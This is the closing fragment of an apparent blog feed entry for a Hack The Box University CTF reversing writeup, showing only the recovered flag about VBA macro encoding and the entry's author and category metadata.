HTB{33zy_VBA_M4CR0_3nC0d1NG}
</code></pre></div></div>

<p>Which contains the flag:</p>

<p><code class="language-plaintext highlighter-rouge">HTB{33zy_VBA_M4CR0_3nC0d1NG}</code></p>]]></content><author><name>Tanner Johnston</name></author><category term="CTF Writeups" /><category term="Uni-CTF" /><category term="CTF" /><category term="writeup" /><summary type="html"><![CDATA[Category: Reversing]]></summary></entry></feed>